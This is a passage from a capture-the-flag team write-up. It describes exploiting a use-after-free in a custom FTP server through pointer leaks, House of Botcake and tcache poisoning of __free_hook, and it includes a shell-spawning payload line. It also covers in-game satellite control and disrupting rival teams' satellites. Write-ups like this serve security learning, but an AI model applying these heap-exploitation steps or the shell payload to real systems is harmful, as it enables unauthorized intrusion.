
This put the next target for the team as the FTP server running on the same system.

## 2.5 FTP Server UAF

This problem was a pretty cool one. While we didn't solve it during the competition, some of the team progressed to the point of executing a bash session on the remote machine afterward.

### 2.5.1 Reverse Engineering

The challenge focused on an ftp server that we could connect to. On starting up, the ftp server prints a unique ftp server version, so it seemed pretty likely that it was a custom implementation:



```
$ nc localhost 21
220 HAS3ftp (0.9.0) #58~20.04.1-Ubuntu SMP Thu Oct 13 13:09:46 UTC 2022
```

Figure 14: ftp fingerprint

From the ftp server, we could pull down the binary running the server, `has-ftpd`, but not much else.

Upon putting the binary in Ghidra and reverse engineering a lot of it, we found that it seemed to be a standard ftp server with a few modifications. First, while you might be able to list the contents of different directories, actually changing directories or pulling a file down from a different directory than the one you are in is not allowed. Initially, we saw a flag in a different directory and tried to download it, but the owner of the file was different from our user, so we couldn't go any further without finding a bug somewhere.

Another modification to the server was the addition of a few custom commands: `QUEU`, `EXEC`, `VIEW`, and `FREE`. These commands appeared to enable an ftp command queue so that you can execute multiple commands by executing a single sequence. The implementation is a singly linked list that is built by setting the list head to the most recently added node, so it essentially building the linked list backwards. Upon calling `EXEC`, all of the queued commands are iterated, executed, then freed. An important limitation of the `QUEU` command is that the value stored must be 4 characters followed by a space before any additional string can be added. E.g. `QUEU LIST` and `QUEU AAAA A` would be valid commands, but `QUEU BBBB` would not be. The last command, `VIEW`, goes through the linked list and prints out the first space-terminated string of each queued command. E.g. `USER blah` would print `USER`.

One of our teammates noticed pretty quickly that these weren't typical ftp commands, and he also noticed that the `FREE` command frees a node on the list, but does not actually unlink it from the list, meaning that right away we had use-after-free and doublefree primitives that we could use.

Attaching `gdb` to the ftp server showed that the process forks on opening a new connection, and the child process is the one that actually handles the commands. Because the process forks like this, the process' address space remains the same across multiple different ftp sessions. While not initially very relevant, this behavior essentially allows us to reset the heap to the same state it was in initially, while any information gathered (or pointers leaked) will still be accurate for future ftp sessions.

While looking around at the heap, we noticed that the heap was fairly fragmented, so any exploit would require a bit of a heap grooming to make the heap stable. Due to the forking behavior mentioned above, the state of the

heap will always be the same, so the heap “groom” really just needs to fill a few holes for any chunk sizes that are needed for the exploit.

Figure 15: Dirty Heap

### 2.5.2 Exploit Approach

Our initial plan looked something like this: - get a heap leak - get a libc leak from a libc pointer written to the heap - create new nodes for our command queue that can groom the heap a little bit - try to abuse the UAF to link in a chunk to `malloc`'s freelists that we control the pointers of (tcache is also a possible target if we choose a size that hasn't had all of its tcache entries used up already) - try to abuse freelists to get an arbitrary write into libc - write a `one_gadget` into `__(_malloc|free|calloc)_hook` in libc - pop shell

### 2.5.2.1 Leaking Pointers

To leak some pointers, we just allocated a few nodes (by QUEUing up some dummy commands), called FREE on each node, and then ran the VIEW command on each node to print the value of one of malloc's freelist pointers to the terminal.

```
QUEU BLAH
200 Command ok
QUEU BLAH
200 Command ok
FREE 0
200 Command ok
FREE 1
200 Command ok
VIEW
200 0:

200 1: 00W0}U
```

Figure 16: Leaking a pointer

Due to the way that glibc's freelist are implemented, this technique was sufficient to leak both some `heap` pointers and a pointer to a global structure contained within `libc` itself. Using this pointer, we were able to determine the base address of `libc` in memory, as the pointer points to the same offset within `libc` every time.

#### 2.5.2.2 Memory Corruption Approaches

##### 2.5.2.2.1 House-of-Botcake

While we were analyzing the binary, one of our teammates mentioned that they thought the binary would be vulnerable to House of Botcake, a known heap-exploitation technique. The technique is well-documented online; however, the general idea of the technique is to bypass double-free restrictions imposed by `libc`: - allocate two similarly-sized chunks on the heap right next to eachother, A and B - free B - free A so that A and B consolidate into one larger-sized chunk that starts at the address of A and continues through what used to be B - allocate a chunk the size of B again to move B to the `tcache` list (so A and B are on separate freelist) - free B again (triggering the double-free, but bypassing the detection for double-frees) - allocate a chunk the size of A + B, call it C - allocate a chunk the size of B. This chunk resides within chunk C

This technique results in an `overlapping-chunks` primitive, meaning that modifications to the larger chunk can overwrite portions of the smaller chunk, even if that chunk is freed.

##### 2.5.2.2.2 Tcache-poisoning for an Arbitrary Write

Using the `overlapping-chunks` primitive, we were able to get an arbitrary write by overwriting the `fwd` pointer of a free'd chunk (chunk B) with the address of `_free_hook` in `libc`. After overwriting the pointer, allocating twice allocates a chunk that can write into `_free_hook`. From here calling `FREE` on a chunk allocated with `QUEU exec /bin/sh -c 'sh; cat -'\x00` is enough to start a shell on the server, as well as bypass a slight issue with sockets (at least locally, we never got a chance to try it remotely).

### 3 Satellite Control

The process for orienting the satellite to the sun was the exact same process we had established on the Digital (see Digital Twin Overview and Initial Research). There was even confirmation that the configuration was the same and that the solar panel normal was aligned with the +X-axis of the satellite. Once the correct quaternion was keyed in, the ADCS inputs (Attitude Determination and Control System) were largely just a maintenance action that we would check intermittently and only really seemed to deviate as a result of other teams issuing bad commands to our satellite. In general, our SLA (service level agreement) scores for battery and reaction wheel speeds were kept high throughout the competition.

By the time we turned significant attention to the science missions, we had sufficient battery storage to orient ourselves to the desired target without having to worry about optimizing the remaining degree of freedom for solar panel output.

#### 3.1 Surprise Flag

As mentioned previously, we had a display that showed when each ground station was visible to each satellite and would also give the time remaining until access was available and the time remaining during any given visibility window. We also logged all of the downlink telemetry data. Periodically, we would do a `grep` command on the telemetry database in search of a flag or token that we might have accidentally overlooked. Sure enough, we were able to claim a flag from this process. In fact, this flag appeared to be from a solve generated by another team!

How were we able to capture somebody else's flag? We have two working hypotheses. Our best guess is that we retook control of a ground station that was still matched to the team's satellite radio, allowing us to receive their telemetry, which happened to contain this particular flag. Another possibility is that the flag was accidentally left over from another team's attempted attack of our satellite; we then happened to downlink the flag during our next ground station window.

#### 3.2 Radio Configuration and Downlink SLA

From the exploration of the Digital Twin, we knew that changing the radio configuration was likely an important factor in maintaining control of the satellite and keeping other teams from being able to execute malicious commands. Our plan going into the finals was to constantly change the access bytes at the conclusion of each ground station access window. While this appeared to be relatively effective in keeping our satellite safe, it was also a process that was somewhat error prone since it was conducted manually.

There were instances where we were left in a somewhat unknown radio configuration state due to a ground station access window closing or loss of line-of-sight visibility before the final radio configuration command could be issued. We suspect there were also instances where we left ourselves connected to a ground station long enough for other teams to obtain our radio configuration and put our satellite into an undesirable state. A small number of radio resets had to be requested, although by the middle of the second day, our routine had largely been smoothed out and we were able to maintain a fairly healthy satellite and turned our focus to maximizing our SLA points.

Our approach for maximizing SLA was as follows:

- Identify when ground stations would be visible
- Identify when the start of each 6 minute SLA scoring window started.
- Attempt to grab a ground station at least 60 seconds into a scoring window. \* This would allow us to score downlink SLA points in 2 rounds and still allow enough time to switch our radio configuration before the GS time window closed
- \* Near the end of competition, other teams began grabbing ground station access earlier, so we had to adjust our strategy accordingly.
- Configure the ground station and satellite to meet downlink requirement and then immediately roll the access bytes to a new value from a predefined list.
- Look to either retake the ground station to score SLA points in a subsequent window or block other teams from performing downlink if our line-of-sight window was over.

After we met our downlink requirements, we also attempted to send commands to other team's satellites based on data pulled from the ground station json files. However, because this process was done manually, we let it take a back seat, instead prioritizing attempts to keep our own satellite safe. We did observe on at least one occasion however where we sent a high constant angular velocity command to another team's satellite and noticed that their reaction wheel SLA did go red in the subsequent round. The ability to script these types of attacks is something we would have liked to implement if we had more bandwidth during the competition.

### 3.3 Science Missions

Once we had established good control of the satellite and felt comfortable with our approach to maintaining control of the radio and telemetry, we shifted our focus to attempting to complete some of the science missions. When the science station was within view, we attempted to switch to the science channel on the radio and were disappointed orbit after orbit when we failed to receive any science mission telemetry. It was not until close to the end of the first day when we realized that the science station radio configurations (such as access bytes, constellation, etc.) were listed in the ground station json file mentioned earlier.

The start of the second day began just prior to coming in range of the science station. Once we configured the radio with the correct settings, we finally received our first set of science missions (as well as some data that appeared to be for another team). In order to capture the exposures of the planets listed in the science missions, we modified the script used to orient the solar panels to the sun. The `skyfield` Python package contains ephemeris data for all of the planets, so it was straightforward to substitute out the Sun for the specified planet and changing the orientation axis of the satellite from the +X to the +Z (which is specified as the telescope axis).

There was some slight confusion when our initial attempts at pointing to a specified planet yielded no exposure data. This was likely due to the Earth blocking the view to the planet, however there was an orbit lost while quaternion math was double checked. Once the math was verified and the correct quaternions were locked in, we began to capture valid exposures. We managed to submit 2 such exposures to score points about halfway through the second day. On the following orbit, we had captured 2 additional exposures; however, we lost this data when our system experienced a soft reset (we are still unclear if this was self-inflicted or the result of another teams attack).

At this point, we were in our final orbit of the competition, with no valid science missions to try and execute. We knew that we would have about 15 minutes of visibility on the science station, so trying to get a new mission, perform the exposure, and then downlink the data would be a difficult task, however we wanted to try it anyway. As soon as the science station became visible, we switched to the science frequency. The quaternions for all planets were precomputed, so as soon as the science mission data came in, we sorted in based on exposure length and choose the shortest required exposure (which happened to be Mercury). We oriented the satellite and then started a timer based on the required exposure length. We managed to successfully capture the exposure, however there was a slight fumble on the switch back to the science frequency and by the time we corrected the mistake, we were outside of the science station receiver's beamwidth.